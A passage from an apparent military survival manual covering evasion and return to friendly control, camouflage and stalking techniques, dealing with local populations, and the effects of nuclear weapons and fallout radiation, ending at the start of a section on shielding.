Unit SOPs are valuable tools your unit has that will help your planning. When faced with a dangerous situation requiring immediate action, it is not the time to discuss options; it is the time to act. Many of the techniques used during small unit movement can be carried over to fit requirements for moving and returning to friendly control. Items from the SOP should include, but are not limited to--

- Movement team size (three to four persons per team).
- Team communications (technical and nontechnical).
- Essential equipment.
- Actions at danger areas.
- Signaling techniques.
- Immediate action drills.
- Linkup procedures.
- Helicopter recovery devices and procedures.
- Security procedures during movement and at hide sites.
- Rally points.

Rehearsals work effectively for reinforcing these SOP skills and also provide opportunities for evaluation and improvement.

Notification to Move and Avoid Capture

An isolated unit has several general courses of action it can take to avoid the capture of the group or individuals. These courses of action are not courses the commander can choose instead of his original mission. He cannot arbitrarily abandon the assigned mission. Rather, he may adopt these courses of action after completing his mission when his unit cannot complete its assigned mission (because of combat power losses) or when he receives orders to extract his unit from its current position. If such actions are not possible, the commander may decide to have the unit try to move to avoid capture and return to friendly control. In either case, as long as there is communication with higher headquarters, that headquarters will make the decision.

If the unit commander loses contact with higher headquarters, he must make the decision to move or wait. He bases his decision on many factors, including the mission, rations and ammunition on hand, casualties, the chance of relief by friendly forces, and the tactical situation. The commander of an isolated unit faces other questions. What course of action will inflict maximum damage on the enemy? What course of action will assist in completing the higher headquarters' overall mission?

Movement teams conduct the execution portion of the plan when notified by higher headquarters or, if there is no contact with higher headquarters, when the highest ranking survivor decides that the situation requires the unit to try to escape capture or destruction. Movement team leaders receive their notification through prebriefed signals. Once the signal to try to avoid capture is given, it must be passed rapidly to all personnel. Notify higher headquarters, if possible. If unable to communicate with higher headquarters, leaders must recognize that organized resistance has ended, and that organizational control has ceased. Command and control is now at the movement team or individual level and is returned to higher organizational control only after reaching friendly lines.

EXECUTION

Upon notification to avoid capture, all movement team members will try to link up at the initial movement point. This point is where team members rally and actually begin their movement. Tentatively select the initial movement point during your planning phase through a map recon. Once on the ground, the team

verifies this location or selects a better one. All team members must know its location. The initial movement point should be easy to locate and occupy for a minimum amount of time.
Once the team has rallied at the initial movement point, it must--

- Give first aid.
- Inventory its equipment (decide what to abandon, destroy, or take along).
- Apply camouflage.
- Make sure everyone knows the tentative hide locations.
- Ensure everyone knows the primary and alternate routes and rally points en route to the hide locations.
- Always maintain security.
- Split the team into smaller elements. The ideal element should have two to three members; however, it could include more depending on team equipment and experience.

The movement portion of returning to friendly control is the most dangerous as you are now most vulnerable. It is usually better to move at night because of the concealment darkness offers. Exceptions to such movement would be when moving through hazardous terrain or dense vegetation (for example, jungle or mountainous terrain). When moving, avoid the following even if it takes more time and energy to bypass:

- Obstacles and barriers.
- Roads and trails.
- Inhabited areas.
- Waterways and bridges.
- Natural lines of drift.
- Man-made structures.
- All civilian and military personnel.

Movement in enemy-held territory is a very slow and deliberate process. The slower you move and the more careful you are, the better. Your best security will be using your senses. Use your eyes and ears to detect people before they detect you. Make frequent listening halts. In daylight, observe a section of your route before you move along it. The distance you travel before you hide will depend on the enemy situation, your health, the terrain, the availability of cover and concealment for hiding, and the amount of darkness left.
Once you have moved into the area in which you want to hide (hide area), select a hide site. Keep the following formula in mind when selecting a hide site: BLISS.
B - Blends in with the surroundings.
L - Low in silhouette.
I - Irregular in shape.
S - Small in size.
S - Secluded.
Avoid the use of existing buildings or shelters. Usually, your best option will be to crawl into the thickest vegetation you can find. Construct any type of shelter within the hide area only in cold weather and desert environments. If you build a shelter, follow the BLISS formula.

Hide Site Activities

After you have located your hide site, do not move straight into it. Use a button hook or other deceptive technique to move to a position outside of the hide site. Conduct a listening halt before moving individually into the hide site. Be careful not to disturb or cut any vegetation. Once you have occupied the hide site, limit your activities to maintaining security, resting, camouflaging, and planning your next moves.

Maintain your security through visual scanning and listening. Upon detection of the enemy, the security personnel alert all personnel, even if the team's plan is to stay hidden and not move upon sighting the enemy. Take this action so that everyone is aware of the danger and ready to react.

If any team member leaves the team, give him a five-point contingency plan. Take such steps especially when a recon team or a work party is out of the hole-up or hide site.

It is extremely important to stay healthy and alert when trying to avoid capture. Take every opportunity to rest, but do not sacrifice security. Rotate security so that all members of your movement team can rest. Treat all injuries, no matter how minor. Loss of your health will mean loss of your ability to continue to avoid capture.

Camouflage is an important aspect of both moving and securing a hide site. Always use a buddy system to ensure that camouflage is complete. Ensure that team members blend with the hide site. Use natural or man-made materials. If you add any additional camouflage material to the hide site, do not cut vegetation in the immediate area.

Plan your next actions while at the hide site. Start your planning process immediately upon occupying the hide site. Inform all team members of their current location and designate an alternate hide site location. Once this is done, start planning for the team's next movement.

Planning the team's movement begins with a map recon. Choose the next hide area first. Then choose a primary and an alternate route to the hide area. In choosing the routes, do not use straight lines. Use one or two radical changes in direction. Pick the routes that offer the best cover and concealment, the fewest obstacles, and the least likelihood of contact with humans. There should be locations along the route where the team can get water. To aid team navigation, use azimuths, distances, checkpoints or steering marks, and corridors. Plan rally points and rendezvous points at intervals along the route.

Other planning considerations may fall under what the team already has in the team SOP. Examples are immediate action drills, actions on sighting the enemy, and hand-and-arm signals.

Once planning is complete, ensure everyone knows and memorizes the entire plan. The team members should know the distances and azimuths for the entire route to the next hide area. They should study the map and know the various terrain they will be moving across so that they can move without using the map.

Do not occupy a hide site for more than 24 hours. In most situations, hide during the day and move at night. Limit your actions in the hide site to those discussed above. Once in the hide site, restrict all movement to less than 45 centimeters above the ground. Do not build fires or prepare food. Smoke and food odors will reveal your location. Before leaving the hide site, sterilize it to prevent tracking.

Hole-Up Areas

After moving and hiding for several days, usually three or four, you or the movement team will have to move into a hole-up area. This is an area where you can rest, recuperate, and get and prepare food. Choose an area near a water source. You then have a place to get water, to place fishing devices, and to trap game. Since waterways are a line of communication, locate your hide site well away from the water.

The hole-up area should offer plenty of cover and concealment for movement in and around the area. Always maintain security while in the hole-up area. Always man the hole-up area. Actions in the hole-up area are the same as in hide site, except that you can move away from the hole-up area to get and prepare food. Actions in the hole-up area include--

- Selecting and occupying the next hide site (remember you are still in a dangerous situation; this is not a friendly area).
- Reconnoitering the area for resources and potential concealed movement routes to the alternate hide site.
- Gathering food (nuts, berries, vegetables). When moving around the area for food, maintain security and avoid leaving tracks or other signs. When setting traps and snares, keep them well-camouflaged and in areas where people are not likely to discover them. Remember, the local population sometimes heavily travels trails near water sources.

- Getting water from sources within the hide area. Be careful not to leave tracks of signs along the banks of water sources when getting water. Moving on hard rocks or logs along the banks to get water will reduce the signs you leave.
- Setting clandestine fishing devices, such as stakeouts, below the surface of the water to avoid detection.
- Locating a fire site well away from the hide site. Use this site to prepare food or boil water. Camouflage and sterilize the fire site after each use. Be careful that smoke and light from the fire does not compromise the hole-up area.

While in the hole-up area, security is still your primary concern. Designate team members to perform specific tasks. To limit movement around the area, you may have a two-man team perform more than one task. For example, the team getting water could also set the fishing devices. Do not occupy the hole-up area longer than 72 hours.

RETURN TO FRIENDLY CONTROL

Establishing contact with friendly lines or patrols is the most crucial part of movement and return to friendly control. All your patience, planning, and hardships will be in vain if you do not exercise caution when contacting friendly frontline forces. Friendly patrols have killed personnel operating behind enemy lines because they did not make contact properly. Most of the casualties could have been avoided if caution had been exercised and a few simple procedures followed. The normal tendency is to throw caution to the winds when in sight of friendly forces. You must overcome this tendency and understand that linkup is a very sensitive situation.

Border Crossings

If you have made your way to a friendly or neutral country, use the following procedures to cross the border and link up with friendly forces on the other side:

- Occupy a hide site on the near side of the border and send a team out to reconnoiter the potential crossing site.
- Surveil the crossing site for at least 24 hours, depending on the enemy situation.
- Make a sketch of the site, taking note of terrain, obstacles, guard routines and rotations, and any sensor devices or trip wires. Once the recon is complete, the team moves to the hide site, briefs the rest of the team, and plans to cross the border at night.
- After crossing the border, set up a hide site on the far side of the border and try to locate friendly positions. Do not reveal your presence.
- Depending on the size of your movement team, have two men surveil the potential linkup site with friendly forces until satisfied that the personnel are indeed friendly.
- Make contact with the friendly forces during daylight. Personnel chosen to make contact should be unarmed, have no equipment, and have positive identification readily available. The person who actually makes the linkup should be someone who looks least like the enemy.
- During the actual contact, have only one person make the contact. The other person provides the security and observes the linkup area from a safe distance. The observer should be far enough away so that he can warn the rest of the movement team if something goes wrong.
- Wait until the party he is contacting looks in his direction so that he does not surprise the contact. He stands up from behind cover, with hands overhead and states that he is an American. After this, he follows any instructions given him. He avoids answering any tactical questions and does not give any indication that there are other team members.
- Reveal that there are other personnel with him only after verifying his identity and satisfying himself he has made contact with friendly forces.

Language problems or difficulties confirming identities may arise. The movement team should maintain security, be patient, and have a contingency plan.

Note: If you are moving to a neutral country, you are surrendering to that power and become a detained person.

Linkup at the FEBA/FLOT

If caught between friendly and enemy forces and there is heavy fighting in the area, you may choose to hide and let the friendly lines pass over you. If overrun by friendly forces, you may try to link up from their rear during daylight hours. If overrun by enemy forces, you may move further to the enemy rear, try to move to the forward edge of the battle area (FEBA)/forward line of own troops (FLOT) during a lull in the fighting, or move to another area along the front.

The actual linkup will be done as for linkup during a border crossing. The only difference is that you must be more careful on the initial contact. Frontline personnel are more likely to shoot first and ask questions later, especially in areas of heavy fighting. You should be near or behind cover before trying to make contact.

Linkup With Friendly Patrols

If friendly lines are a circular perimeter or an isolated camp, for example, any direction you approach from will be considered enemy territory. You do not have the option of moving behind the lines and trying to link up. This move makes the linkup extremely dangerous. One option you have is to place the perimeter under observation and wait for a friendly patrol to move out in your direction, providing a chance for a linkup. You may also occupy a position outside of the perimeter and call out to get the attention of the friendly forces. Ideally, display anything that is white while making contact. If nothing else is available, use any article of clothing. The idea is to draw attention while staying behind cover. Once you have drawn attention to your signal and called out, follow instructions given to you.

Be constantly on the alert for friendly patrols because these provide a means for return to friendly control. Find a concealed position that allows you maximum visual coverage of the area. Try to memorize every terrain feature so that, if necessary, you can infiltrate to friendly positions under the cover of darkness. Remember, trying to infiltrate in darkness is extremely dangerous.

Because of the missions of combat and recon patrols and where they are operating, making contact can be dangerous. If you decide not to make contact, you can observe their route and approach friendly lines at about the same location. Such observation will enable you to avoid mines and booby traps.

Once you have spotted a patrol, remain in position and, if possible, allow the patrol to move toward you. When the patrol is 25 to 50 meters from your position, signal them and call out a greeting that is clearly and unmistakably of American origin.

If you have nothing white, an article of clothing will suffice to draw attention. If the distance is greater than 50 meters, a recon patrol may avoid contact and bypass your position. If the distance is less than 25 meters, a patrol member may react instantly by firing a fatal shot.

It is crucial, at the time of contact, that there is enough light for the patrol to identify you as an American. Whatever linkup technique you decide to use, use extreme caution. From the perspective of the friendly patrol or friendly personnel occupying a perimeter, you are hostile until they make positive identification.

CHAPTER 21 - CAMOUFLAGE



In a survival situation, especially in a hostile environment, you may find it necessary to camouflage yourself, your equipment, and your movement. It may mean the difference between survival and capture by the enemy. Camouflage and movement techniques, such as stalking, will also help you get animals or game for food using primitive weapons and skills.

PERSONAL CAMOUFLAGE

When camouflaging yourself, consider that certain shapes are particular to humans. The enemy will look for these shapes. The shape of a hat, helmet, or black boots can give you away. Even animals know and run from the shape of a human silhouette. Break up your outline by placing small amounts of vegetation from the surrounding area in your uniform, equipment, and headgear. Try to reduce any shine from skin or equipment. Blend in with the surrounding colors and simulate the texture of your surroundings.

Shape and Outline

Change the outline of weapons and equipment by tying vegetation or strips of cloth onto them. Make sure the added camouflage does not hinder the equipment's operation. When hiding, cover yourself and your equipment with leaves, grass, or other local debris. Conceal any signaling devices you have prepared, but keep them ready for use.

Color and Texture

Each area of the world and each climatic condition (arctic/winter, temperate/jungle, or swamp/desert) has color patterns and textures that are natural for that area. While color is self-explanatory, texture defines the surface characteristics of something when looking at it. For example, surface textures may be smooth, rough, rocky, leafy, or many other possible combinations. Use color and texture together to camouflage yourself effectively. It makes little sense to cover yourself with dead, brown vegetation in the middle of a large grassy field. Similarly, it would be useless to camouflage yourself with green grass in the middle of a desert or rocky area.

To hide and camouflage movement in any specific area of the world, you must take on the color and texture of the immediate surroundings. Use natural or man-made materials to camouflage yourself. Camouflage paint, charcoal from burned paper or wood, mud, grass, leaves, strips of cloth or burlap, pine boughs, and camouflaged uniforms are a few examples.

Cover all areas of exposed skin, including face, hands, neck, and ears. Use camouflage paint, charcoal, or mud to camouflage yourself. Cover with a darker color areas that stick out more and catch more light (forehead, nose, cheekbones, chin, and ears). Cover other areas, particularly recessed or shaded areas (around the eyes and under the chin), with lighter colors. Be sure to use an irregular pattern. Attach

vegetation from the area or strips of cloth of the proper color to clothing and equipment. If you use vegetation, replace it as it wilts. As you move through an area, be alert to the color changes and modify your camouflage colors as necessary.

Figure 21-1 gives a general idea of how to apply camouflage for various areas and climates. Use appropriate colors for your surroundings. The blotches or slashes will help to simulate texture.

Area	Method
Temperate deciduous forest	Blotches
Coniferous forest	Broad slash
Jungle	Broad slash
Desert	Slash
Arctic	Blotches
Grass or open area	Slash

Figure 21-1. Camouflage methods for specific areas.

Shine

As skin gets oily, it becomes shiny. Equipment with worn off paint is also shiny. Even painted objects, if smooth, may shine. Glass objects such as mirrors, glasses, binoculars, and telescopes shine. You must cover these glass objects when not in use. Anything that shines automatically attracts attention and will give away your location.

Whenever possible, wash oily skin and reapply camouflage. Skin oil will wash off camouflage, so reapply it frequently. If you must wear glasses, camouflage them by applying a thin layer of dust to the outside of the lenses. This layer of dust will reduce the reflection of light. Cover shiny spots on equipment by painting, covering with mud, or wrapping with cloth or tape. Pay particular attention to covering boot eyelets, buckles on equipment, watches and jewelry, zippers, and uniform insignia. Carry a signal mirror in its designed pouch or in a pocket with the mirror portion facing your body.

Shadow

When hiding or traveling, stay in the deepest part of the shadows. The outer edges of the shadows are lighter and the deeper parts are darker. Remember, if you are in an area where there is plenty of vegetation, keep as much vegetation between you and a potential enemy as possible. This action will make it very hard for the enemy to see you as the vegetation will partially mask you from his view. Forcing an enemy to look through many layers of masking vegetation will fatigue his eyes very quickly. When traveling, especially in built-up areas at night, be aware of where you cast your shadow. It may extend out around the comer of a building and give away your position. Also, if you are in a dark shadow and there is a light source to one side, an enemy on the other side can see your silhouette against the light.

Movement

Movement, especially fast movement, attracts attention. If at all possible, avoid movement in the presence of an enemy. If capture appears imminent in your present location and you must move, move away slowly, making as little noise as possible. By moving slowly in a survival situation, you decrease the chance of detection and conserve energy that you may need for long-term survival or long-distance evasion.

When moving past obstacles, avoid going over them. If you must climb over an obstacle, keep your body level with its top to avoid silhouetting yourself. Do not silhouette yourself against the skyline when

crossing hills or ridges. When you are moving, you will have difficulty detecting the movement of others. Stop frequently, listen, and look around slowly to detect signs of hostile movement.

Noise

Noise attracts attention, especially if there is a sequence of loud noises such as several snapping twigs. If possible, avoid making any noise at all. Slow down your pace as much as necessary to avoid making noise when moving around or away from possible threats.
Use background noises to cover the noise of your movement. Sounds of aircraft, trucks, generators, strong winds, and people talking will cover some or all the sounds produced by your movement. Rain will mask a lot of movement noise, but it also reduces your ability to detect potential enemy noise.

Scent

Whether hunting animals or avoiding the enemy, it is always wise to camouflage the scent associated with humans. Start by washing yourself and your clothes without using soap. This washing method removes soap and body odors. Avoiding strong smelling foods, such as garlic, helps reduce body odors. Do not use tobacco products, candy, gum, or cosmetics.
You can use aromatic herbs or plants to wash yourself and your clothing, to rub on your body and clothing, or to chew on to camouflage your breath. Pine needles, mint, or any similar aromatic plant will help camouflage your scent from both animals and humans. Standing in smoke from a fire can help mask your scent from animals. While animals are afraid of fresh smoke from a fire, older smoke scents are normal smells after forest fires and do not scare them.
While traveling, use your sense of smell to help you find or avoid humans. Pay attention to smells associated with humans, such as fire, cigarettes, gasoline, oil, soap, and food. Such smells may alert you to their presence long before you can see or hear them, depending on wind speed and direction. Note the wind's direction and, when possible, approach from or skirt around on the downwind side when nearing humans or animals.

METHODS OF STALKING

Sometimes you need to move, undetected, to or from a location. You need more than just camouflage to make these moves successfully. The ability to stalk or move without making any sudden quick movement or loud noise is essential to avoiding detection.
You must practice stalking if it is to be effective. Use the following techniques when practicing.

Upright Stalking

Take steps about half your normal stride when stalking in the upright position. Such strides help you to maintain your balance. You should be able to stop at any point in that movement and hold that position as long as necessary. Curl the toes up out of the way when stepping down so the outside edge of the ball of the foot touches the ground. Feel for sticks and twigs that may snap when you place your weight on them. If you start to step on one, lift your foot and move it. After making contact with the outside edge of the ball of your foot, roll to the inside ball of your foot, place your heel down, followed by your toes. Then gradually shift your weight forward to the front foot. Lift the back foot to about knee height and start the process over again.
Keep your hands and arms close to your body and avoid waving them about or hitting vegetation. When moving in a crouch, you gain extra support by placing your hands on your knees. One step usually takes 1 minute to complete, but the time it takes will depend on the situation.

Crawling

Crawl on your hands and knees when the vegetation is too low to allow you to walk upright without being seen. Move one limb at a time and be sure to set it down softly, feeling for anything that may snap and make noise. Be careful that your toes and heels do not catch on vegetation.

Prone Stalking

To stalk in the prone position, you do a low, modified push-up on your hands and toes, moving yourself forward slightly, and then lowering yourself again slowly. Avoid dragging and scraping along the ground as this makes excessive noise and leaves large trails for trackers to follow.

Animal Stalking

Before stalking an animal, select the best route. If the animal is moving, you will need an intercepting route. Pick a route that puts objects between you and the animal to conceal your movement from it. By positioning yourself in this way, you will be able to move faster, until you pass that object. Some objects, such as large rocks and trees, may totally conceal you, and others, such as small bushes and grass, may only partially conceal you. Pick the route that offers the best concealment and requires the least amount of effort.

Keep your eyes on the animal and stop when it looks your way or turns its ears your way, especially if it suspects your presence. As you get close, squint your eyes slightly to conceal both the light-dark contrast of the whites of the eyes and any shine from your eyes. Keep your mouth closed so that the animal does not see the whiteness or shine of your teeth.

CHAPTER 22 - CONTACT WITH PEOPLE



Some of the best and most frequently given advice, when dealing with local peoples, is for the survivor to accept, respect, and adapt to their ways. Thus, "when in Rome, do as the Romans do." This is excellent advice, but there are several considerations involved in putting this advice into practice.

CONTACT WITH LOCAL PEOPLE

You must give serious consideration to dealing with the local people. Do they have a primitive culture? Are they farmers, fishermen, friendly people, or enemy? As a survivor, "cross-cultural communication" can vary radically from area to area and from people to people. It may mean interaction with people of an extremely primitive culture or contact with people who have a relatively modem culture. A culture is identified by standards of behavior that its members consider proper and acceptable but may or may not conform to your idea of what is proper. No matter who these people are, you can expect they will have laws, social and economic values, and political and religious beliefs that may be radically different from yours. Before deploying into your area of operations, study these different cultural aspects. Prior study and preparation will help you make or avoid contact if you have to deal with the local population.

People will be friendly, unfriendly, or they will choose to ignore you. Their attitude may be unknown. If the people are known to be friendly, try to keep them friendly through your courtesy and respect for their religion, politics, social customs, habits, and all other aspects of their culture. If the people are known to be enemies or are unknowns, make every effort to avoid any contact and leave no sign of your presence. A basic knowledge of the daily habits of the local people will be essential in this attempt. If after careful observation you determine that an unknown people are friendly, you may contact them if you absolutely need their help.

Usually, you have little to fear and much to gain from cautious and respectful contact with local people of friendly or neutral countries. If you become familiar with the local customs, display common decency, and most important, show respect for their customs, you should be able to avoid trouble and possibly gain needed help. To make contact, wait until only one person is near and, if possible, let that person make the initial approach. Most people will be willing to help a survivor who appears to be in need. However, local political attitudes, instruction, or propaganda efforts may change the attitudes of otherwise friendly people. Conversely, in unfriendly countries, many people, especially in remote areas, may feel animosity toward their politicians and may be more friendly toward a survivor.

The key to successful contact with local peoples is to be friendly, courteous, and patient. Displaying fear, showing weapons, and making sudden or threatening movements can cause a local person to fear you. Such actions can prompt a hostile response. When attempting a contact, smile as often as you can. Many local peoples are shy and seem unapproachable, or they may ignore you. Approach them slowly and do not rush your contact.


THE SURVIVOR'S BEHAVIOR

Use salt, tobacco, silver money, and similar items discreetly when trading with local people. Paper money is well-known worldwide. Do not overpay; it may lead to embarrassment and even danger.
Always treat people with respect. Do not bully them or laugh at them.
Using sign language or acting out needs or questions can be very effective. Many people are used to such language and communicate using nonverbal sign language. Try to learn a few words and phrases of the local language in and around your potential area of operations. Trying to speak someone's language is one of the best ways to show respect for his culture. Since English is widely used, some of the local people may understand a few words of English.
Some areas may be taboo. They range from religious or sacred places to diseased or danger areas. In some areas, certain animals must not be killed. Learn the rules and follow them. Watch and learn as much as possible. Such actions will help to strengthen relations and provide new knowledge and skills that may be very important later. Seek advice on local hazards and find out from friendly people where the hostile people are. Always remember that people frequently insist that other peoples are hostile, simply because they do not understand different cultures and distant peoples. The people they can usually trust are their immediate neighbors--much the same as in our own neighborhood.
Frequently, local people, like ourselves, will suffer from contagious diseases. Build a separate shelter, if possible, and avoid physical contact without giving the impression of doing so. Personally prepare your food and drink, if you can do so without giving offense. Frequently, the local people will accept the use of "personal or religious custom" as an explanation for isolationist behavior.
Barter, or trading, is common in more primitive societies. Hard coin is usually good, whether for its exchange value or as jewelry or trinkets. In isolated areas, matches, tobacco, salt, razor blades, empty containers, or cloth may be worth more than any form of money.
Be very cautious when touching people. Many people consider "touching" taboo and such actions may be dangerous. Avoid sexual contact.
Hospitality among some people is such a strong cultural trait that they may seriously reduce their own supplies to feed a stranger. Accept what they offer and share it equally with all present. Eat in the same way they eat and, most important, try to eat all they offer.
If you make any promises, keep them. Respect personal property and local customs and manners, even if they seem odd. Make some kind of payment for food, supplies, and so forth. Respect privacy. Do not enter a house unless invited.

CHANGES TO POLITICAL ALLEGIANCE

In today's world of fast-paced international politics, political attitudes and commitments within nations are subject to rapid change. The population of many countries, especially politically hostile countries, must not be considered friendly just because they do not demonstrate open hostility. Unless briefed to the contrary; avoid all contact with such people.

CHAPTER 23 - SURVIVAL IN MAN-MADE HAZARDS



Nuclear, chemical, and biological weapons have become potential realities on any modern battlefield. Recent experience in Afghanistan, Cambodia, and other areas of conflict has proved the use of chemical and biological weapons (such as mycotoxins). The warfighting doctrine of the NATO and Warsaw Pact nations addresses the use of both nuclear and chemical weapons. The potential use of these weapons intensifies the problems of survival because of the serious dangers posed by either radioactive fallout or contamination produced by persistent biological or chemical agents.

You must use special precautions if you expect to survive in these man-made hazards. If you are subjected to any of the effects of nuclear, chemical, or biological warfare, the survival procedures recommended in this chapter may save your life. This chapter presents some background information on each type of hazard so that you may better understand the true nature of the hazard. Awareness of the hazards, knowledge of this chapter, and application of common sense should keep you alive.

THE NUCLEAR ENVIRONMENT

Prepare yourself to survive in a nuclear environment. Know how to react to a nuclear hazard.

Effects of Nuclear Weapons

The effects of nuclear weapons are classified as either initial or residual. Initial effects occur in the immediate area of the explosion and are hazardous in the first minute after the explosion. Residual effects can last for days or years and cause death. The principal initial effects are blast and radiation.

Blast

Defined as the brief and rapid movement of air away from the explosion's center and the pressure accompanying this movement. Strong winds accompany the blast. Blast hurls debris and personnel, collapses lungs, ruptures eardrums, collapses structures and positions, and causes immediate death or injury with its crushing effect.

Thermal Radiation

The heat and light radiation a nuclear explosion's fireball emits. Light radiation consists of both visible light and ultraviolet and infrared light. Thermal radiation produces extensive fires, skin burns, and flash blindness.

Nuclear Radiation

Nuclear radiation breaks down into two categories-initial radiation and residual radiation.

Initial nuclear radiation consists of intense gamma rays and neutrons produced during the first minute after the explosion. This radiation causes extensive damage to cells throughout the body. Radiation damage may cause headaches, nausea, vomiting, diarrhea, and even death, depending on the radiation dose received. The major problem in protecting yourself against the initial radiation's effects is that you

may have received a lethal or incapacitating dose before taking any protective action. Personnel exposed to lethal amounts of initial radiation may well have been killed or fatally injured by blast or thermal radiation.

Residual radiation consists of all radiation produced after one minute from the explosion. It has more effect on you than initial radiation. A discussion of residual radiation takes place in a subsequent paragraph.

Types of Nuclear Bursts

There are three types of nuclear bursts--airburst, surface burst, and subsurface burst. The type of burst directly affects your chances of survival. A subsurface burst occurs completely underground or underwater. Its effects remain beneath the surface or in the immediate area where the surface collapses into a crater over the burst's location. Subsurface bursts cause you little or no radioactive hazard unless you enter the immediate area of the crater. No further discussion of this type of burst will take place.

An airburst occurs in the air above its intended target. The airburst provides the maximum radiation effect on the target and is, therefore, most dangerous to you in terms of *immediate* nuclear effects.

A surface burst occurs on the ground or water surface. Large amounts of fallout result, with serious long-term effects for you. This type of burst is your *greatest* nuclear hazard.

Nuclear Injuries

Most injuries in the nuclear environment result from the initial nuclear effects of the detonation. These injuries are classed as blast, thermal, or radiation injuries. Further radiation injuries may occur if you do not take proper precautions against fallout. Individuals in the area near a nuclear explosion will probably suffer a combination of all three types of injuries.

Blast Injuries

Blast injuries produced by nuclear weapons are similar to those caused by conventional high-explosive weapons. Blast overpressure can produce collapsed lungs and ruptured internal organs. Projectile wounds occur as the explosion's force hurls debris at you. Large pieces of debris striking you will cause fractured limbs or massive internal injuries. Blast over-pressure may throw you long distances, and you will suffer severe injury upon impact with the ground or other objects. Substantial cover and distance from the explosion are the best protection against blast injury. Cover blast injury wounds as soon as possible to prevent the entry of radioactive dust particles.

Thermal Injuries

The heat and light the nuclear fireball emits causes thermal injuries. First-, second-, or third-degree burns may result. Flash blindness also occurs. This blindness may be permanent or temporary depending on the degree of exposure of the eyes. Substantial cover and distance from the explosion can prevent thermal injuries. Clothing will provide significant protection against thermal injuries. Cover as much exposed skin as possible before a nuclear explosion. First aid for thermal injuries is the same as first aid for burns. Cover open burns (second-or third-degree) to prevent the entry of radioactive particles. Wash all burns before covering.

Radiation Injuries

Neutrons, gamma radiation, alpha radiation, and beta radiation cause radiation injuries. Neutrons are high-speed, extremely penetrating particles that actually smash cells within your body. Gamma radiation is similar to X rays and is also a highly penetrating radiation. During the initial fireball stage of a nuclear detonation, initial gamma radiation and neutrons are the most serious threat. Beta and alpha radiation are radioactive particles normally associated with radioactive dust from fallout. They are short-range particles and you can easily protect yourself against them if you take precautions. See *Bodily Reactions to Radiation*, below, for the symptoms of radiation injuries.

Residual Radiation

Residual radiation is all radiation emitted after 1 minute from the instant of the nuclear explosion. Residual radiation consists of induced radiation and fallout.

Induced Radiation

It describes a relatively small, intensely radioactive area directly underneath the nuclear weapon's fireball. The irradiated earth in this area will remain highly radioactive for an extremely long time. You should not travel into an area of induced radiation.

Fallout

Fallout consists of radioactive soil and water particles, as well as weapon fragments. During a surface detonation, or if an airburst's nuclear fireball touches the ground, large amounts of soil and water are vaporized along with the bomb's fragments, and forced upward to altitudes of 25,000 meters or more. When these vaporized contents cool, they can form more than 200 different radioactive products. The vaporized bomb contents condense into tiny radioactive particles that the wind carries and they fall back to earth as radioactive dust. Fallout particles emit alpha, beta, and gamma radiation. Alpha and beta radiation are relatively easy to counteract, and residual gamma radiation is much less intense than the gamma radiation emitted during the first minute after the explosion. Fallout is your most significant radiation hazard, provided you have not received a lethal radiation dose from the initial radiation.

Bodily Reactions to Radiation

The effects of radiation on the human body can be broadly classed as either chronic or acute. Chronic effects are those that occur some years after exposure to radiation. Examples are cancer and genetic defects. Chronic effects are of minor concern insofar as they affect your immediate survival in a radioactive environment. On the other hand, acute effects are of primary importance to your survival. Some acute effects occur within hours after exposure to radiation. These effects result from the radiation's direct physical damage to tissue. Radiation sickness and beta burns are examples of acute effects. Radiation sickness symptoms include nausea, diarrhea, vomiting, fatigue, weakness, and loss of hair. Penetrating beta rays cause radiation burns; the wounds are similar to fire burns.

Recovery Capability

The extent of body damage depends mainly on the part of the body exposed to radiation and how long it was exposed, as well as its ability to recover. The brain and kidneys have little recovery capability. Other parts (skin and bone marrow) have a great ability to recover from damage. Usually, a dose of 600 centigrams (cgys) to the entire body will result in almost certain death. If only your hands received this same dose, your overall health would not suffer much, although your hands would suffer severe damage.

External and Internal Hazards

An external or an internal hazard can cause body damage. Highly penetrating gamma radiation or the less penetrating beta radiation that causes burns can cause external damage. The entry of alpha or beta radiation-emitting particles into the body can cause internal damage. The external hazard produces overall irradiation and beta burns. The internal hazard results in irradiation of critical organs such as the gastrointestinal tract, thyroid gland, and bone. A very small amount of radioactive material can cause extreme damage to these and other internal organs. The internal hazard can enter the body either through consumption of contaminated water or food or by absorption through cuts or abrasions. Material that enters the body through breathing presents only a minor hazard. You can greatly reduce the internal radiation hazard by using good personal hygiene and carefully decontaminating your food and water.

Symptoms

The symptoms of radiation injuries include nausea, diarrhea, and vomiting. The severity of these symptoms is due to the extreme sensitivity of the gastrointestinal tract to radiation. The severity of the symptoms and the speed of onset after exposure are good indicators of the degree of radiation damage. The gastrointestinal damage can come from either the external or the internal radiation hazard.

Countermeasures Against Penetrating External Radiation

Knowledge of the radiation hazards discussed earlier is extremely important in surviving in a fallout area. It is also critical to know how to protect yourself from the most dangerous form of residual radiation--penetrating external radiation.

The means you can use to protect yourself from penetrating external radiation are time, distance, and shielding. You can reduce the level of radiation and help increase your chance of survival by controlling the duration of exposure. You can also get as far away from the radiation source as possible. Finally you can place some radiation-absorbing or shielding material between you and the radiation.

Time

Time is important to you, as the survivor, in two ways. First, radiation dosages are cumulative. The longer you are exposed to a radioactive source, the greater the dose you will receive. Obviously, spend as little time in a radioactive area as possible. Second, radioactivity decreases or decays over time. This concept is known as radioactive *half-life.* Thus, a radioactive element decays or loses half of its radioactivity within a certain time. The rule of thumb for radioactivity decay is that it decreases in intensity by a factor of ten for every sevenfold increase in time following the peak radiation level. For example, if a nuclear fallout area had a maximum radiation rate of 200 cgys per hour when fallout is complete, this rate would fall to 20 cgys per hour after 7 hours; it would fall still further to 2 cgys per hour after 49 hours. Even an untrained observer can see that the greatest hazard from fallout occurs immediately after detonation, and that the hazard decreases quickly over a relatively short time. As a survivor, try to avoid fallout areas until the radioactivity decays to safe levels. If you can avoid fallout areas long enough for most of the radioactivity to decay, you enhance your chance of survival.

Distance

Distance provides very effective protection against penetrating gamma radiation because radiation intensity decreases by the square of the distance from the source. For example, if exposed to 1,000 cgys of radiation standing 30 centimeters from the source, at 60 centimeters, you would only receive 250 cgys. Thus, when you double the distance, radiation decreases to $(0.5)^2$ or 0.25 the amount. While this formula is valid for concentrated sources of radiation in small areas, it becomes more complicated for large areas of radiation such as fallout areas.

Shielding

